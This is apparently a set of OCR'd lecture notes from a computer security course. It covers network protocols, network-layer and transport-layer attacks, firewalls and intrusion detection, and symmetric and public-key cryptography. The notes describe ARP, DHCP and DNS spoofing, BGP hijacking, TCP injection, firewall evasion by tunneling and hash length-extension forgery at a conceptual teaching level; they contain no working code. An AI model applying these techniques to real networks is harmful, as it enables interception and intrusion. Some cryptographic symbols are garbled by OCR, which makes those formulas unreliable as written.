
- Packet Encapsulation:




    - Protocol N1 uses the services of lower layer protocol N2.
    - A packet P1 is encapsulated into a packet P2 of N2.
    - The payload of P2 is P1, the control information of P2 is derived from that of P1

OSI Architecture

- Open System Interconnection




- Hourglass: narrow waist means interoperability



Data Link

- Link Layer




- Messages organized into ***frames***
- Every node has a globally unique *6-byte **MAC*** (media access control) address.
- Originally a broadcast protocol (every node on network receives every packet), now switches to learn the ***physical port*** *for each MAC addres*s and sends packets to correct port if known.

- ARP: **A**ddress **R**esolution **P**rotocol
  - Table mapping IP addresses to MAC addresses
  - Request: source MAC, dest MAC, who has IP N?
  - Reply: source MAC, dest MAC, IP address N is at MAC address M

Network

- IP: **I**nternet **P**rotocol
  - Connectionless delivery model without guarantees about delivery.
    - No attempt to recover from failure
    - Packets might be lost, out of order, delivered multiple times
    - Packets might be fragmented
  - Hierarchical addressing scheme
  - Types:
    - IPv4: 32-bit host, 4 bytes in decimal.
    - IPv6: 128-bit host, 16 bytes in hex.
  - Format:



Example Internet Datagrarm Header


- Routing: BGP (Border Gateway Protocol)
  - Def: allows router to exchange information about their routing table.
  - Mechanism:
    - Routers maintain global table of routes

- Each router announces what it can route to its neighbors
- Routes propagate through network

- Internet:
  - Organized into Autonomous systems, with peer, provider, or customer relationship.
  - Tree shape, with a small number of backbone ASs in a clique at the root.

Transport

- **TCP**: **T**ransmission **C**ontrol **P**rotocol
  - Objective: abstraction of a stream of bytes delivered **reliably** and **in-order** between applications on different hosts.
  - Provides:
    - Reliable in-order byte stream
    - Connection-oriented protocol
    - Explicit setup / teardown
    - End hosts (processes) have multiple concurrent long-lived dialogs
    - Congestion control: adapt to network path capacity, receiver's ability to receive packets.
  - Format



TCP Header Format


  - Ports:
    - Each application is identified by a port number: 16 bits, 1 - 65535
    - TCP connection established between port A on host address M to port B on host address N.
    - Examples

80	HTTP (web)
443	HTTPS (web)
25	SMTP (mail)
67	DHCP (host configuration)
22	SSH (secure shell)
23	telnet

  - Sequence Numbers
    - Def: 32 bit sequence number for bytes in application data stream
      - Sequences of contiguous bytes sent in a single IP datagram

        - Sequence number indicates where data belongs in byte sequence
    - Sequence number in packet header is the sequence number of the first byte in the payload.
- Acknowledgement:
    - Two logical data streams in a TCP connection, one in each direction.
    - Receiver acknowledged received data:
        - Acknowledgement number is *sequence number* of next expected byte of stream in opposite direction.
        - ACK flag set to acknowledge data
    - Send retransmits lost data
    - Congestion control: sender adapts retransmission according to timeouts.
- Three-Way Handshake


Starting a TCP connection



- FIN/RST: close connection
    - FIN: clean close of a TCP connection, waits for ACK from receiver
    - RST: upon receival, host tears down the connection
        - Handle spurious TCP packets from previous connection.

- **UDP**: **U**ser **D**atagram **P**rotocol
    - A transport layer protocol that is a wrapper around IP, offering no service quality guarantee.
        - Add ports to let application demultiplex traffic
    - For applications that only need best-effort guarantee, e.g. DNS, NTP

- DNS: a delegatable, hierarchical name space that handles mapping between host names (e.g. ucsd.edu) and IP addresses (e.g. 132.239.180.101).
    - Tree structure



- Records

```
nadiah$ nadiah$ dig cseweb.ucsd.edu

; <<>> DiG 9.10.6 <<>> cseweb.ucsd.edu
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3727
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;cseweb.ucsd.edu. IN A

;; ANSWER SECTION:
cseweb.ucsd.edu. 3140 IN CNAME roweb.eng.ucsd.edu.
roweb.eng.ucsd.edu. 2855 IN A 132.239.8.30

;; Query time: 57 msec
;; SERVER: 192.168.1.254#53(192.168.1.254)
;; WHEN: Sun Nov 03 20:49:08 PST 2019
;; MSG SIZE  rcvd: 84
```

- Details
    - 13 main DNS root servers
    - DNS responses are cached for quicker responses
    - DNS authorities queried progressively according to domain name hierarchy

Example

What happens when you connect to a cafe wifi and type ucsd.edu in the browser?

1. DHCP (Dynamic Host Configuration Protocol) to bootstrap the laptop on local network
    a. Broadcasts DHCPDISCOVER to 255.255.255.255 with MAC
    b. New host without IP address → DHCP server responds with config: lease on host IP, gateway router information, DNS server information
2. ARP requests to learn the MAC of the router
    a. Your **laptop** encapsulates each IP packet in a WiFi Ethernet frame addressed to the local router
    b. **Local router** decapsulated these frames and re-encoded them to forward on its fiber connection to **upstream ISP** or another part of the network
    c. Each hop re-encodes the link layer for its own network.
    d. Outside connection will be encapsulated in a link-layer frame designated at local router's MAC address.
3. DNS lookup on ucsd.edu
    a. Learned IP from local DNS (from DHCP) or hard-coded server
        i. DNS query encapsulated in one or more UDP packets in one or more IP packets
        ii. Each response tells what authority to query, until it learns the final IP address.
    b. Address is cached.

4. TCP connection to IP address 132.239.180.101
    a. Each TCP triple handshake packet is encoded in an IP packet, encoded as Ethernet frames, that are decoded and re-encoded as they pass through the network.
    b. Local router's routing table's IP prefixes: match against the IP address that tells it what address to forward the packets to.
    c. The packet passes through a series of ASes: sbcgobal.net → att.net → level3.net → cenic.net → ucsd.edu
5. Laptop sends HTTP GET request inside TCP
6. Based on HTtP response, the laptop performs a new DNS lookup, TCP handshake, and HTTP GET requests for every resource in the HTML as it renders.

Lecture 11: Network Attack

Threat Model

- Security Goals:
    - Confidentiality: no one reads the communication
    - Integrity: no one manipulates the communication
    - Availability: we can access our communication

- Attacker Capabilities:
    - Physical access: network infrastructure
    - Off path: attacker cannot see network traffic of victim
    - Passive: attacker can see traffic but cannot add or modify packets
    - On path/Man on the side: attacker can see and add, but cannot block
    - In path/Man in the middle: attacker can see, add and block packets

Physical/Link layer threats

- Eavesdropping: (no confidentiality)
    - Network (routers, switches, access points) see all traffic
    - Unprotected WiFi network: everyone within range
    - WPA2 Person (PSK) & Non-switched Ethernet: everyone on the same network
    - Switched Ethernet: maybe everyone on the same network
    - E.g. tcpdump -v -n -i eno1; network cables tapped

- Injection: (no integrity)
    - Ethernet packets unauthenticated: attacker who can inject trafic can create a frame with any addresses they like
    - Packet Injection - ARP Spoofing:

        - ARP requests broadcast to local subnetwork, so attackers can send an ARP response to impersonate any other host.

- Jamming: (no availability)
    - Physical signals can be overwhelmed or disrupted, while radio transmission depends on power and distance.

Network Layer Threats

- Spoofing: set arbitrary source address
    - Source address in IP set by sender but IP offers no authentication
    - Can spoof packet from any host from anywhere. Off-path attacker who spoofs a source address may not be able to see response sent to that address
    - Easy for UDP, complicated for TCP

- Packet Injection - DHCP response spoofing
    - DHCP requests broadcast to local networks, local attacker can race real server for response, set victim's network gateway and DNS server to attacker-controlled values.
    - Attackers can act as invisible man-in-the-middle.

- Set arbitrary destination address: no authentication of traffic sender at network layer
    - Network scanning: nmap, zmap.
    - Unwanted traffic: denial of service attacks (overwhelm recipient with traffic)

- Misdirection: BGP hijacking
    - Each BGP node maintains connection to a set of trusted neighbors
    - Routes are not authenticated, so malicious nodes may provide incorrect routing information that redirects IP traffic

Transport Layer Threats

- TCP: on-path injection
    - "Connection hijacking": if an on-path attacker knows ports and sequence number, can inject data into the TCP connection.
    - "RST injection": inject RST into connection to immediately stop it, if sequence number is within acceptable window.

- TCP: blind spoofing
    - Attacker forges the initial TCP handshake SYN message from an arbitrary source.
    - Attacker cannot see the SYN-ACK response so doesn't know the sequence number → Now: 2^(-32) chance of guessing correctly; Previous: local clock

Application Layer Threat

- Malicious DNS server: any DNS server in query chain can lie
- Local/on-path attacker: impersonate DNS server and send fake response
- Off-path attacker: try to forge response by matching 16 bit query ID
    - Now random query ID, instead of incrementing sequence

Lecture 12: Network Defenses

Idea

- Motivation: smaller attack surface
    - The more network services your machines run, the greater the risk
- One Approach: turn off unnecessary network service
    - Disadvantage:
        - Knowing all services that are running
        - Trusted remote users may still need access
    - Hard to scale

Network Perimeter Defense

- Idea: Network defenses on “outside” of organization.

Firewall

- Idea: protecting or isolating one part of the network from other parts
- Mechanism: filter or limit network traffic
- Types: personal, network, filter-based, proxy-based

- Network Firewalls
    - Objective:
        - Filter protect against “bad” communications
        - Protect services offered internally from outside access
        - Provide outside services to hosts located inside
    - Access Control Policy
        - Inbound & outbound connections:
            - Inbound: external users to connect to internal machines
            - Outbound:
        - Conceptually simple:
            - Insider users can connect to any service

        - Deny connections to services not meant for external access
    - Default:
        - Allow: permit all services
        - Deny: permit only a few well-known services, add more as users complain → conservative design
- Example Policy

- Configure: Only allow SSH.

```
# ufw default deny
# ufw allow from 100.64.0.0/24
# ufw allow ssh
```

- Status: Only allow SSH.


```
# ufw status
Status: active

To                         Action      From
--                         ------      ----
22                         ALLOW       Anywhere
Anywhere                   ALLOW       100.64.0.0/24
22 (v6)                    ALLOW       Anywhere (v6)
```

- Packet Filtering Firewalls
    - Objective:
        - Define list of access-control rules and check every packet against rules
        - Information from network and transport layer headers:
            - Source IP & port, destination IP & port, flags
    - Ports:
        - Distinguish applications and services on a machine
        - Charts

Low-numbered (1 - 1023)	Reserved for server listening
High numbered User or registered (1024 - 49151)	Less well known serviced
High numbered Ephemeral dynamic ports (49151+)	Short-lived connections


    - Example
        - Block incoming DNS (port 53) except known trusted servers
        - Block incoming HTTP (port 80) except to whitelist hosts
        - Block forged internal address
    - Limitation
        - A stateless packet filter can’t distinguish packets associated with a connection from those that are not
    - Circumvent
        - Send traffic on a port allocated for another service
        - Tunneling:
            - Encapsulate one protocol insider another
            - E.g. iodine IP over DNS, SSH, VPN

- Stateful Packet Filtering is **hard**
  - E.g. Prevent users to log in as root
  - “Root” might span packet boundaries




  - “Root” might be reordered

  - TTL evasion



Network Address Translation (NAT)

- Idea: IP addresses need not to be globally unique. NATs map between two different address spaces.



- Typical Behavior
  - NAT maintains a table: <client IP> <client port> <NAT ID>
  - Outgoing packets (non-NAT port)
    - Look for client IP, client port in mapping table:
      - Found: replace client port with previous allocated NAT ID
      - Not found: allocate new NAT ID and replace source port with NAT ID
    - Replace source address with NAT address
  - Incoming packets (on NAT port)

        - Look up destination port as NAT ID in port mapping table
            - Found: replace destination address and port with client entries from mapping table
            - Not found: teh packet should be rejected
    - Table Entries expire after 2 - 3 minutes.

- Pros and Cons


Pros	Cons
Only allows connections to the outside that are established from the inside	Rewriting IP isn't so easy; IP may appear in the content of the packet
Don't need as large an external address space (e.g. 10 machines 1 IP)	Breaks some protocols; e.g. some streaming protocols have client invoke server and server opens a new connection to the client

Application Proxy

- Idea: control application by requiring them to pass through proxy
    - Proxy is application-level man-in-the-middle
    - Enforce policy for specific protocols (SMTP, SSH, HTTP)
    - Enterprise network: companies can inspect outbound traffic by installing root certificate


Network Intrusion Detection Systems (NIDS)

- Idea: passively monitor network traffic for signs of attack.



    - NIDS has a table of all active connections, and maintains state for each
    - When a new packet not associated with any known connection appears, create a new connection.

- Approach 1: Network-Based detection
    - Look at network traffic, scanning HTTP requests




- Tradeoff

Pros	Cons
Don't modify or trust end systems Cover many systems with single monitor Centralized management	**Expensive**: 10Gbps link = 1M packets / second = ns/packet Vulnerable to evasion attacks - Incomplete analysis (hex escape, etc) - Imperfect observability (NIDS sees differ from what exactly arrive at the destination)

- Analysis
  - False positives: sometimes legit requests are blocked
  - Evasion: hard to handle all encodings and semantic meaning
  - Encrypted traffic (HTTPS) requires session key or decrypted text

- Approach 2: Host-based Detection
  - Idea: instrument web server, scan arguments sent to back-end programs (and outbound requests)



- Tradeoff

Pros	Cons
The semantic gap is smaller, have understanding of URLS Don't need intercept HTTPs	**Expensive**: add code to each server Still consider e.g. UNIX filename semantics Still consider other sensitive files Only helps with web server attacks

- Approach 3: Log analysis
  - Log: run scripts to analyze system log files (e.g. every night, hour, etc)
  - Tradeoff

Pros	Cons
Cheap: servers already have logging No escaping issues	**Reactive**: detection delayed Need to worry about UNIX filename syntax Malware may be able to modify logs

  - Example: fail2ban
    - Filters are complicated regular exp
    - Can accidentally block self
    - Can be tricked into blocking others

- Detection Accuracy
  - Measures
    - False Positive: altering about a non-problem
    - False Negative: failing to alert about a real problem
  - Accuracy is often addressed in terms of rate
    - FP rate = P[alarm | ~intrusive behavior]
    - FN rate = P[~alarm | intrusive behavior]
  - Effective balance between FP and FN rates, depending on
    - **Cost**: of each type of error
    - **Rate**: at which attack occur

- Vulnerability Scanning
  - Ideas: launch attacks yourself to probe internal systems, then patch, fix and block any that succeed
  - Tradeoff

Pros	Cons
Accurate: finds real problem Proactive: prevent future misuse Intelligence: can ignore IDS alarm	Take a lot of work Not helpful for systems you can't modify Dangerous for disruptive attacks

- Honeypots
    - Idea: a sacrificial systems that has no operational purpose
        - Design to lure attackers
        - Any access is not authorized, so either an intruder or a mistake
        - Provides opportunities to
            - Identify intruders
            - Study what they are up to
            - Divert them from legitimate targets
    - Easier for automated attacks than dedicated attackers

Lecture 13: Symmetric Cryptography

Introduction

- Secure Communication: authenticity (not impersonated), secrecy (no one reads message), integrity (messages cannot be modified).

- Attacker: passive (only snoops on channel), active (snoop, inject, block, tamper).

Symmetric-Key Encryption

- Inverse operation: $D_k(E_k(m)) = m$.
    - Encryption: (key, plaintext) → ciphertext, $E_k(m) = c$.
    - Decryption: (key, ciphertext) → plaintext, $D_k(c) = m$.

- Key
    - One-time: used to encrypt one message, e.g. email
    - Multi-use: used to encrypt multiple messages
        - e.g. SSL, same for many packets; needs random/unique nonce

Security Definition: Passive Eavesdropper

- Secrecy: ciphertext reveals nothing about plaintext → $E_k(m_1)$ and $E_k(m_2)$ can't distinguish

- One Time Pad
  - $C = E_k(m) = m * k$, $D = c * k = (m * k) * k = m$
  - Shannon: information-theoretic security: reveals no information without key.
  - Problems: key can only be used once and it's as long as the message


- Computational Cryptography
  - Theorem: if size of keyspace is smaller than message space, information-theoretic security is impossible.
  - Solution: infeasible for a computationally bounded attacker to violate security.

- Stream Cipher
  - Pseudo random key: $E_k(m)$ = **PRG(**k**)** @ m; computationally hard to distinguish from random.
  - Danger: key cannot be used more than once
    - c_1 @ $c_2 \rightarrow m_1$ @ m_2, then redundant information in English for messages.

<u>Security Definition: Chosen Plaintext Attacks</u>


- Threat model:
  - Attackers can learn encryptions for arbitrary plaintexts.
  - Attackers can alter ciphertexts sent between → integrity of ciphertext.

- Block ciphers: **permutation** of fixed-size inputs
  - Operates on fixed-size blocks. E.g. 3DES: m = c = 64 bits, k = 168 bits.
  - Each input mapped to exactly one output




R(k,m): round function
for AES-128 (n=10)

  - Modes of operations + Padding for longer message
    - Insecure ECB: reveals original information




Electronic Codebook (ECB) mode encryption

    - Moderate CBC: subtle attacks that abuse padding



Cipher Block Chaining (CBC) mode decryption

- Better: CTR counter mode, use block cipher as stream cipher



Counter (CTR) mode encryption

- Security:
  - All encryption breakable by brute force, given enough knowledge about plaintext → decrypt ciphertext until all keys are tried.
  - Attack complexity proportional to size of keyspace: 128-bit: 2^{128}

- Hash Function
  - Def: maps arbitrary length input into a fixed-size string.
    - Finding preimage is hard: given h, find m such that H(m) = h.
    - Finding collision is hard: find m_1 and m_2 such that $H(m_1) = H(m_2)$
  - Bit security: birthday bound: given 128-bit output, only 64 bit security
  - Functions:
    - MD5: message digest, 128 bits, broken
    - SHA-1: 160 bits, broken
    - SHA2: 224, 256, 384, 512 bits, recommended
    - SHA3: arbitrary size

- MAC: Message Authentication Code
  - Validate message integrity based on shared secret: $a = MAC_k(m)$
    - E.g. Find modern choice: HMAC-SHA256
    - E.g. $MAC_k(m) = H(k@opad \,||\, H(k@ipad \,||\, m))$
  - Types:
    - MAC then Encrypt (SSL): integrity for plaintext but not ciphertext
    - Encrypt and MAC (SSH): same, decrypt before verification
    - Encrypt then MAC (IPSec): integrity for both plaintext and ciphertext


- Correct Encryption Solution: AHEAD

- Authenticated Encryption with Associated Data (AES-GCM, AES-GCM-SIV)
- Always use an authenticated encryption mode: mode of operation + integrity protection.

Lecture 14: Public-Key Cryptography


MAC

- Security: $MAC_k(c)$ should be unforgeable by an adversary



  - MAC(c) = GoodHash(c) NOT good: adversary can compute H(m) for any m.

- **Length Extension Hack**
  - Merkle-Damgard Construction: construct a hash function that takes arbitrary length inputs from a fixed-length compression function
  - MD5:
    - Mechanism
      1. Input $m = m_1||m_2||\ldots||m_\ell$ where m_i are 512-bit blocks.
      2. Append $1||000\ldots000||len(m)$ to the last block, where as many bits as necessary to make m_ℓ a multiple of 512.
      3. Iterate



    - Hack:
      - Observes $BadMAC_k(m) = H(k \,||\, m)$ for unknown k and m
      - Aims to forge $BadMAC_k(m \,||\, r)$ for arbitrary r
      - Guess the length of k || m, then reconstruct the padding and append additional blocks.
        - $BadMAC_k(m \,||\, padding \,||\, r)$
  - Conclusion: $MAC_k(m) = H(k \,||\, m)$ not a secure MAC, if H is MD5, SHA1, SHA2.
  - HMAC is a good choice for double computation of the key, can't forge without knowing the key.

Asymmetric Cryptography / Public-key Cryptography

- Separate Keys
  - Public key: known to everyone, used to encrypt or verify signatures

    - Private key: used to decrypt and sign

- Public-key Encryption
    - Encryption: $Enc_{pk}(m) = c$, (public key, plaintext) → ciphertext
    - Decryption: $Dec_{sk}(c) = m$, (secret key, ciphertext) → plaintext
    - Inverse operations: $Dec_{sk}(Enc_{pk}(m)) = m$
    - Secrecy: ciphertext reveals nothing about plaintext, solve **key distribution**.

- Modular Arithmetic
    - Facts

$$\begin{aligned} \text{Add: } & (a \bmod d) + (b \bmod d) \equiv (a+b) \bmod d \\ \text{Subtract: } & (a \bmod d) - (b \bmod d) \equiv (a-b) \bmod d \\ \text{Multiply: } & (a \bmod d) \cdot (b \bmod d) \equiv (a \cdot b) \bmod d \end{aligned}$$

    - Modular Inverse

If $a \cdot b \mod d = c \bmod d$ we would like $c/b \bmod d = a \bmod d$.

But if $3 \cdot 2 \bmod 4 = 2 \bmod 4$ this says $3 = 1 \bmod 4$. Problem!

Fix: For rationals, $\frac{a}{b} = a \cdot \frac{1}{b}$ $\quad b \cdot \frac{1}{b} = 1$.

Define modular inverse: $\frac{1}{b}$ means $b^{-1} \bmod d$.


- $b^{-1} \bmod d$ is a value such that $b \cdot b^{-1} \equiv 1 \bmod d$.
- Example: $3 \cdot (3^{-1} \bmod 5) \equiv 3 \cdot 2 \equiv 1 \bmod 5$.
- If $\gcd(a, d) = 1$ then a^{-1} is well defined.
- Efficient to compute.

    - Modular Exponentiation
        - Over the integers, g^a = g * g * g * g .. a times, g^a mod d = (((g mod d) * g mod d) … g mod d) mod d.
        - Efficient to compute using binary a
    - "Inverse" of modular exponentiation: discrete log
        - Over the reals, if $b^a = y$ then $\log_b y = a$.
        - Define discrete log similarly:
          Input b, d, y, discrete log is a such that $b^a \equiv y \bmod d$.
        - No known polynomial-time algorithm to compute this.

Idea 1: Key Exchange

